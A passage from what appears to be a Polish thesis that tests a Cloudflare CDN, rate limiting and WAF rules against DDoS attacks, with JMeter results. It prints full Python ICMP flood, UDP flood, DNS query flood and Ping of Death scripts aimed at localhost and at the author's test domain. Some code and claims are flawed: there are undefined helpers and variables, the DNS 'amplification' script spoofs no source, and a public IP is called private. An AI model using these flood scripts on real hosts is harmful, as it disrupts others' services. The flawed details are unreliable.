    sock = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_ICMP)
    packet_id = random.randint(0, 65535)

    while True:
        try:
            packet = create_icmp_packet(packet_id)
            sock.sendto(packet, (TARGET_IP, 0))
        except Exception as e:
            print(f"Error: {e}")

if __name__ == "__main__":
    print(f"Starting ICMP flood on {TARGET_IP} with {NUM_THREADS} threads...")
    run_ddos_attack_with_threads(icmp_flood, NUM_THREADS)
```

```
Starting ICMP flood on 127.0.0.1 with 300 threads...
```

Rys. 4.1. Uruchomienie skryptu ataku ICMP Flood na aplikacje testową bez zabezpieczeń [opracowanie własne]

W trakcie trwania ataku wykonam testy wydajności aplikacji w Jmeter. Na rysunku 4.2. przedstawione są wyniki testu wydajności aplikacji serwera działającego bez zaimplementowanego CDN.

Statistics

Requests	Executions			Response Times (ms)							Throughput	Network (KB/sec)	
Label	#Samples	FAIL	Error %	Average	Min	Max	Median	90th pct	95th pct	99th pct	Transactions/s	Received	Sent
Total	**3500**	**0**	**0.00%**	**754.90**	**1**	**5543**	**165.00**	**1770.00**	**1849.00**	**1892.00**	**38.38**	**92.92**	**5.10**
HTTP Request	3500	0	0.00%	754.90	1	5543	165.00	1770.00	1849.00	1892.00	38.38	92.92	5.10

Rys. 4.2. Wynik testu wydajności aplikacji bez zabezpieczeń podczas trwania ataku ICMP Flood [opracowanie własne]


Ponownie patrząc na rysunek 4.2., można zauważyć, że współczynnik zapytań generujących błąd jest dalej równy 0, jednak średni czas odpowiedzi i maksymalny czas się zwiększyły.

Zmieniamy teraz cel ataku na shop.barniem.xyz, czyli adres aplikacji z zaimplementowanym CDN i zabezpieczeniami przed atakami DDoS i wykonamy testy wydajności podczas trwania ataku. Na poniższym rysunku 4.3 pokazane jest uruchomienie skryptu ataku ICMP Flood na aplikacje z działającym CDN.

```python
import socket
import random
import struct
import time

NUM_THREADS = 300
# Adres celu
TARGET_IP = "shop.barniem.xyz"

# Rozmiar ładunku ICMP (w bajtach)
PAYLOAD_SIZE = 4096

def checksum(data):
    """Funkcja do obliczania sumy kontrolnej ICMP"""
    if len(data) % 2 != 0:
        data += b'\x00'
    s = sum(struct.unpack("!{}H".format(len(data) // 2), data))
    s = (s >> 16) + (s & 0xFFFF)
    s += s >> 16
    return ~s & 0xFFFF

def create_icmp_packet(id):
    """Tworzy pakiet ICMP typu Echo Request"""
    type_code = 8 << 8  # Typ 8 (Echo Request), Kod 0
    checksum_value = 0
    header = struct.pack("!HH", type_code, checksum_value)
    payload = random._urandom(PAYLOAD_SIZE)
    checksum_value = checksum(header + payload)
    header = struct.pack("!HH", type_code, checksum_value)
    return header + payload

def icmp_flood():
    """Funkcja przeprowadzająca atak ICMP Flood"""
    sock = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_ICMP)
    packet_id = random.randint(0, 65535)

    while True:
        try:
            packet = create_icmp_packet(packet_id)
            sock.sendto(packet, (TARGET_IP, 0))
        except Exception as e:
            print(f"Error: {e}")

if __name__ == "__main__":
    print(f"Starting ICMP flood on {TARGET_IP} with {NUM_THREADS} threads...")
    run_ddos_attack_with_threads(icmp_flood, NUM_THREADS)
```

```
Starting ICMP flood on shop.barniem.xyz with 300 threads...
```

Rys. 4.3. Uruchomienie skryptu ataku ICMP Flood na aplikacje testową z zaimplementowanym CDN [opracowanie własne]



Statistics

Requests	Executions			Response Times (ms)						Throughput	Network (KB/sec)	
Label	#Samples	FAIL	Error %	Average	Min	Max	Median	90th pct	95th pct	99th pct	Transactions/s	Received	Sent
Total	**2800**	**0**	**0.00%**	**353.38**	**120**	**1341**	**101.00**	**1099.50**	**1129.00**	**1196.00**	**4.43**	**12.19**	**0.59**
HTTP Request	2800	0	0.00%	353.38	120	1341	101.00	1099.50	1129.00	1196.00	4.43	12.19	0.59

Rys. 4.4. Wynik testu wydajności aplikacji z zaimplementowanym CDN podczas trwania ataku ICMP Flood [opracowanie własne]

Na rysunku 4.4. widać, że czasy odpowiedzi nieco zwiększyły się w stosunku do testu wydajności, gdy nie przeprowadzamy żadnego ataku, lecz wartości te są mniejsze od sytuacji, gdy aplikacja jest atakowana bez zaimplementowanego CDN.

Przechodzimy teraz do testu ataku UDP Flood. Pierwszym krokiem jest wykonanie ataku na aplikację bez zabezpieczeń i wykonanie testu w celu sprawdzenia jak wpływa on na wydajność aplikacji. Na rysunku 4.5. pokazane jest uruchomienie ataku UDP Flood na aplikacje bez CDN.

```python
import socket
import random
import time

NUM_THREADS = 300

# Adres celu
TARGET_IP = "127.0.0.1"
TARGET_PORT = 8080

# Rozmiar pakietu UDP (w bajtach)
PACKET_SIZE = 65507


def udp_flood():
    """Funkcja przeprowadzająca atak UDP Flood"""
    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)  # Tworzy gniazdo UDP
    data = bytes(random.getrandbits(8) for _ in range(PACKET_SIZE))

    while True:
        try:
            sock.sendto(data, (TARGET_IP, TARGET_PORT))  # Wysyła pakiet UDP
        except Exception as e:
            print(f"Error: {e}")

if __name__ == "__main__":
    print(f"Starting UDP flood on {TARGET_IP}:{TARGET_PORT} with {NUM_THREADS} threads...")
    run_ddos_attack_with_threads(udp_flood, NUM_THREADS)
```

```
Starting UDP flood on 127.0.0.1:8080 with 300 threads...
```

Rys. 4.5. Uruchomienie skryptu ataku UDP Flood na aplikacje testową bez zabezpieczeń [opracowanie własne]

Statistics

Requests	Executions			Response Times (ms)							Throughput	Network (KB/sec)	
Label	#Samples	FAIL	Error %	Average	Min	Max	Median	90th pct	95th pct	99th pct	Transactions/s	Received	Sent
Total	**1400**	**78**	**5.57%**	**1264.52**	**120**	**1637**	**505.00**	**1455.00**	**1561.95**	**1614.97**	**79.74**	**184.21**	**10.00**
HTTP Request	1400	78	5.57%	1264.52	120	1637	505.00	1455.00	1561.95	1614.97	79.74	184.21	10.00

Rys. 4.6. Wynik testu wydajności aplikacji bez zabezpieczeń podczas trwania ataku UDP Flood [opracowanie własne]

Patrząc na powyższy rysunek 4.6. można zauważyć, że część żądań zwróciła błąd i czasy odpowiedzi zwiększyły się.

Zmienimy cel ataku na adres aplikacji działającej z zaimplementowanym CDN i działającą na domyślnym porcie aplikacji HTTP- 80. Uruchomienie tego skryptu ataku pokazane jest na rysunku 4.7.

```
import socket
import random
import time

NUM_THREADS = 300

# Adres celu
TARGET_IP = "shop.barniem.xyz"
TARGET_PORT = 80

# Rozmiar pakietu UDP (w bajtach)
PACKET_SIZE = 65507


def udp_flood():
    """Funkcja przeprowadzająca atak UDP Flood"""
    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)  # Tworzy gniazdo UDP
    data = bytes(random.getrandbits(8) for _ in range(PACKET_SIZE))

    while True:
        try:
            sock.sendto(data, (TARGET_IP, TARGET_PORT))  # Wysyła pakiet UDP
        except Exception as e:
            print(f"Error: {e}")

if __name__ == "__main__":
    print(f"Starting UDP flood on {TARGET_IP}:{TARGET_PORT} with {NUM_THREADS} threads...")
    run_ddos_attack_with_threads(udp_flood, NUM_THREADS)
```

```
Starting UDP flood on shop.barniem.xyz:80 with 300 threads...
```

Rys. 4.7. Uruchomienie skryptu ataku UDP Flood na aplikacje testową z zaimplementowanym CDN [opracowanie własne]

Statistics

Requests	Executions			Response Times (ms)							Throughput	Network (KB/sec)	
Label	#Samples	FAIL	Error %	Average	Min	Max	Median	90th pct	95th pct	99th pct	Transactions/s	Received	Sent
Total	**2800**	**0**	**0.00%**	**274.53**	**79**	**1287**	**240.55**	**998.00**	**1009.00**	**1101.42**	**4.33**	**12.89**	**0.57**
HTTP Request	2800	0	0.00%	274.53	79	1287	240.55	998.00	1009.00	1101.42	4.33	12.89	0.57

Rys. 4.8. Wynik testu wydajności aplikacji z zaimplementowanym CDN podczas trwania ataku UDP Flood [opracowanie własne]

Na rysunku 4.8. z wynikami testu można odczytać, iż udało się wyeliminować błędy oraz czasy odpowiedzi znacznie się zmniejszyły.

Przechodzimy teraz do ataku natężenia DNS (ang. DNS Amplification). W tym przypadku cel ataku zmieniamy w ustawieniach strefy w serwerze DNS. Dla aplikacji lokalnej ustawiam adres 127.0.0.1, a dla aplikacji działającej z Cloudflare ustawiam prywatny adres hosta: 172.67.157.227. Na rysunku 4.9. pokazany jest rekord w sferze z ustawionym adresem aplikacji serwera działającej w Cloudflare.

```
ns1     A     3600   172.67.157.227
```

Rys. 4.9. Ustawienie prywatnego adresu IP w rekordzie strefy w serwerze DNS [opracowanie własne]

Uruchomienie skryptu ataku DNS Amplification w Python dla aplikacji bez zaimplementowanych zabezpieczeń i aplikacji z zaimplementowanym CDN pokazane jest na rysunku 4.10.

```python
import socket

# Parametry ataku
dns_server = "127.0.0.1"  # Adres Technitium DNS Server
NUM_THREADS = 500

# Funkcja tworząca zapytanie DNS
def create_dns_query(domain):
    query = b"\xaa\xbb"  # ID zapytania
    query += b"\x01\x00"  # Flagi standardowego zapytania
    query += b"\x00\x01"  # 1 pytanie
    query += b"\x00\x00"  # Brak odpowiedzi
    query += b"\x00\x00"  # Brak rekordów dodatkowych
    query += b"\x00\x00"  # Brak rekordów autorytatywnych

    # Zapytanie o nazwę domeny
    for part in domain.split("."):
        query += bytes([len(part)]) + part.encode()
    query += b"\x00"  # Koniec nazwy domeny

    query += b"\x00\x01"  # Typ rekordu A
    query += b"\x00\x01"  # Klasa IN
    return query

# Wysyłanie zapytań DNS z fałszywym adresem IP
def dns_amplification_attack():
    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)

    # Przygotuj zapytanie
    dns_query = create_dns_query("example.com")
    while True:
        sock.sendto(dns_query, (dns_server, 53))  # Wysłanie do serwera DNS

if __name__ == "__main__":
    print(f"Starting DNS attack with {num_threads} threads...")
    run_ddos_attack_with_threads(dns_amplification_attack, NUM_THREADS)
```

```
Starting DNS attack with 500 threads...
```

Rys. 4.10. Uruchomienie skryptu ataku DNS Amplification dla obu aplikacji [opracowanie własne]

Porównamy teraz wyniki testów wydajności aplikacji podczas trwania ataku dla aplikacji działającej lokalnie i aplikacji z zaimplementowanym CDN.

Statistics

Requests	Executions			Response Times (ms)							Throughput	Network (KB/sec)	
Label	#Samples	FAIL	Error %	Average	Min	Max	Median	90th pct	95th pct	99th pct	Transactions/s	Received	Sent
Total	**4200**	**189**	**4.50%**	**2255.43**	**13**	**2572**	**592.50**	**2427.00**	**2443.00**	**2458.00**	**42.71**	**141.09**	**6.10**
HTTP Request	4200	189	4.50%	2255.43	13	2572	592.50	2427.00	2443.00	2458.00	42.71	141.09	6.10

Rys. 4.11. Wynik testu wydajności aplikacji bez zabezpieczeń podczas trwania ataku DNS Amplification [opracowanie własne]

Statistics

Requests	Executions			Response Times (ms)							Throughput	Network (KB/sec)	
Label	#Samples	FAIL	Error %	Average	Min	Max	Median	90th pct	95th pct	99th pct	Transactions/s	Received	Sent
Total	**3500**	**0**	**0.00%**	**228.56**	**1**	**603**	**242.00**	**406.90**	**501.00**	**572.99**	**77.85**	**188.62**	**10.19**
HTTP Request	3500	0	0.00%	228.56	1	603	242.00	406.90	501.00	572.99	77.85	188.62	10.19

Rys. 4.12. Wynik testu wydajności aplikacji z zaimplementowanym CDN podczas trwania ataku DNS Amplification [opracowanie własne]

Jak widać na powyższych rysunkach 4.11. i 4.12. gdzie zawarte są wyniki testów wydajności, dzięki implementacji Cloudflare udało się wyeliminować błędne odpowiedzi od serwera oraz znacząco obniżyć czasy odpowiedzi na żądania.

Przechodzimy teraz do testów ataku POD. Najpierw testowana będzie wydajność aplikacji bez zaimplementowanego CDN podczas trwania ataku POD. Na poniższym rysunku 4.13. pokazane jest uruchomienie skryptu POD, gdzie celem ataku jest aplikacja bez CDN.

```python
import socket
import random

# Adres celu
TARGET_IP = "127.0.0.1"

# Maksymalny rozmiar pakietu ICMP (zwykle systemy limitują do 65535 bajtów)
MAX_PACKET_SIZE = 65507  # Rozmiar pakiey przekraczający maksimum

# Liczba wątków
NUM_THREADS = 200

def send_large_icmp():
    """Funkcja wysyłająca duże pakiety ICMP."""
    sock = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_ICMP)

    # Losowe dane, które będą w pakiecie ICMP
    payload = random._urandom(MAX_PACKET_SIZE)

    # Budowanie nagłówka ICMP (typ 8 = ECHO request, kod 0)
    icmp_header = b'\x08\x00'  # Typ 8 (ICMP Echo Request), Kod 0
    checksum = b'\x00\x00'  # Fikcyjna suma kontrolna
    identifier = b'\x12\x34'  # Identyfikator pakietu
    sequence_number = b'\x00\x01'  # Numer sekwencyjny
    icmp_packet = icmp_header + checksum + identifier + sequence_number + payload

    print(f"Thread {threading.current_thread().name} sending packets to {TARGET_IP}...")

    while True:
        try:
            sock.sendto(icmp_packet, (TARGET_IP, 0))
        except Exception as e:
            print(f"Error in thread {threading.current_thread().name}: {e}")
            break

if __name__ == "__main__":
    print(f"Starting Ping of Death attack on {TARGET_IP} with {NUM_THREADS} threads...")
    run_ddos_attack_with_threads(send_large_icmp, NUM_THREADS)
```

```
Starting Ping of Death attack on 127.0.0.1 with 200 threads...
```

Rys. 4.13. Uruchomienie skryptu ataku POD na aplikacje testową bez zabezpieczeń [opracowanie własne]

Statistics

Requests	Executions			Response Times (ms)							Throughput	Network (KB/sec)	
Label	#Samples	FAIL	Error %	Average	Min	Max	Median	90th pct	95th pct	99th pct	Transactions/s	Received	Sent
Total	**3100**	**0**	**0.00%**	**2025.84**	**81**	**7182**	**1106.00**	**7111.00**	**7123.00**	**7138.99**	**1.49**	**4.45**	**0.20**
HTTP Request	3100	0	0.00%	2025.84	81	7182	1106.00	7111.00	7123.00	7138.99	1.49	4.45	0.20

Rys. 4.14. Wynik testu wydajności aplikacji bez zabezpieczeń podczas trwania ataku POD [opracowanie własne]

Na powyższym, rysunku 4.14. widać zwiększony średni czas odpowiedzi - około 2 sekund oraz zwiększony maksymalny czas odpowiedzi – ponad 7 sekund.

Teraz przechodzimy do testu wydajności aplikacji z zaimplementowanym CDN. Na rysunku 4.15. pokazane jest uruchomienie skryptu ataku POD na aplikację z działającym CDN.

```python
import socket
import random

# Adres celu
TARGET_IP = "shop.barniem.xyz"

# Maksymalny rozmiar pakietu ICMP (zwykle systemy limitują do 65535 bajtów)
MAX_PACKET_SIZE = 65507  # Rozmiar pakiey przekraczający maksimum

# Liczba wątków
NUM_THREADS = 200

def send_large_icmp():
    """Funkcja wysyłająca duże pakiety ICMP."""
    sock = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_ICMP)

    # Losowe dane, które będą w pakiecie ICMP
    payload = random._urandom(MAX_PACKET_SIZE)

    # Budowanie nagłówka ICMP (typ 8 = ECHO request, kod 0)
    icmp_header = b'\x08\x00'  # Typ 8 (ICMP Echo Request), Kod 0
    checksum = b'\x00\x00'  # Fikcyjna suma kontrolna
    identifier = b'\x12\x34'  # Identyfikator pakietu
    sequence_number = b'\x00\x01'  # Numer sekwencyjny
    icmp_packet = icmp_header + checksum + identifier + sequence_number + payload

    print(f"Thread {threading.current_thread().name} sending packets to {TARGET_IP}...")

    while True:
        try:
            sock.sendto(icmp_packet, (TARGET_IP, 0))
        except Exception as e:
            print(f"Error in thread {threading.current_thread().name}: {e}")
            break

if __name__ == "__main__":
    print(f"Starting Ping of Death attack on {TARGET_IP} with {NUM_THREADS} threads...")
    run_ddos_attack_with_threads(send_large_icmp, NUM_THREADS)
```

```
Starting Ping of Death attack on shop.barniem.xyz with 200 threads...
```

Rys. 4.15. Uruchomienie skryptu ataku Ping Of Death na aplikacje testową z zaimplementowanym CDN [opracowanie własne]

Statistics

Requests	Executions			Response Times (ms)							Throughput	Network (KB/sec)	
Label	#Samples	FAIL	Error %	Average	Min	Max	Median	90th pct	95th pct	99th pct	Transactions/s	Received	Sent
Total	**2700**	**0**	**0.00%**	**299.44**	**60**	**2225**	**92.00**	**1155.90**	**1213.70**	**1262.98**	**1.84**	**5.51**	**0.25**
HTTP Request	2700	0	0.00%	299.44	60	2225	92.00	1155.90	1213.70	1262.98	1.84	5.51	0.25

Rys. 4.16. Wynik testu wydajności aplikacji z zaimplementowanym CDN podczas trwania ataku Ping Of Death [opracowanie własne]


Jak widać na powyższym rysunku 4.16., poprzez implementacje CDN Cloudflare, udało się zmniejszyć średni i maksymalny czas odpowiedzi serwera na żądania.

Metody zabezpieczeń przed atakami na warstwę aplikacji:

Jak wspomniane było na początku tego podrozdziału, ataki na warstwę aplikacji nie są zatrzymane przez sam CDN i DDoS protection. Aby zminimalizować skutki tego rodzaju ataków, konieczne jest zaimplementowanie dodatkowych metod zabezpieczeń. Przetestowane zostanie jak poradzi sobie z nimi ograniczenie szybkości (ang. Rate Limiting) oraz metody zapory sieciowej dla aplikacji webowych (ang. Web Application Firewal, WAF).


Ograniczenie szybkości (ang. Rate Limiting):

Zaimplementowany został dla punktów końcowych związanych z zwracaniem przez serwer regulaminów, gdyż ze względu na rozmiar odpowiedzi, korzystają z większej ilości zasobów serwera. Potencjalnie wszystkie punkty które wymagają więcej zasobów mogą zostać dodane do reguł Rate Limiting, lecz w wersji darmowej planu Cloudflare dostępna jest jedna reguła. Po identyfikacji celu oranego przez atakujących, można zadecydować które punkty końcowe powinny być ograniczone i jak te reguły powinny wyglądać. W tym przypadku, gdy jeden użytkownik wyślę więcej niż 100 zapytań związanych z pobraniem regulaminu w 10 sekund, ruch sieciowy z jego adresu jest blokowany [21]. Na poniższym rysunku 5.1. pokazany jest formularz dodania tej reguły.




Rys. 5.1. Stworzenie reguły Rate Limiting [opracowanie własne]

Jeżeli reguła jest aktywna i wykonamy w tym czasie ataki HTTP Flood, lub HULK, to możemy zobaczyć, iż te żądania są blokowane. Pokazane jest to na poniższych rysunkach 5.2. i 5.3.




Rys. 5.2. Uruchomienie i działanie reguły Rate Limiting [opracowanie własne]



Rys. 5.3. Zablokowane żądania za pomocą reguły Rate Limiting [opracowanie własne]


Web Aplication Firewal (WAF):

Możemy w nim dodać własne reguły mówiące jaki ruch sieciowy powinien być kompletnie blokowany. Możemy wybrać konkretny adres IP, zakres adresów IP, czy też konkretny kraj, z którego pochodzą żądania [21]. Formularz dodanie reguły WAF pokazany jest na rysunku 5.4.




Rys. 5.4. Stworzenie reguły WAF [opracowanie własne]

